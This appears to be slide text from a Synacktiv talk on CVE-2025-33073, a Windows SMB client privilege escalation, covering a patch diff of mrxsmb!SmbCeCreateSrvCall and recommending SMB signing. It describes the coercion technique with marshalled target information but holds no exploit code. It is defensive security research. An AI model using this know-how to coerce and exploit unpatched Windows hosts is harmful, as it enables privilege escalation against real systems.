
Kerberos loopback workflow

Only applicable NT AUTHORITY\SYSTEM clients



Kerberos loopback workflow

Only applicable NT AUTHORITY\SYSTEM clients



Patch analysis

Patch analysis

Patch diffing

- **Where to look for? One patch for each protocol?**

Windows SMB Client Elevation of Privilege Vulnerability
CVE-2025-33073
Security Vulnerability

- **SMB client (partly) implemented in** `mrxsmbs.sys`

Patch analysis

Patch diffing

- **New check added in** `mrxsmb!SmbCeCreateSrvCall`
- **Called when trying to access a resource over SMB**

```
NTSTATUS SmbCeCreateSrvCall([...])
{
    [...]
    if (CredUnmarshalTargetInfo(TargetName->Buffer, TargetName->Length, 0, 0) != STATUS_INVALID_PARAMETER ) {
        return STATUS_INVALID_PARAMETER;
    }
    [...]
}
```

- **If the target name contains marshalled target information -> abort**
→ Cannot coerce SMB client with marshalled target information anymore

Conclusion

- **High-impact simple and stable logical vulnerabilities still exist**
- **SMB signing is still underrated**
 - Blocks exploitation of this vulnerability
 - Still not enabled by default on Windows (except Windows 11 24H2)...



<https://www.linkedin.com/company/synacktiv>



<https://x.com/synacktiv>



<https://bsky.app/profile/synacktiv.com>



<https://synacktiv.com>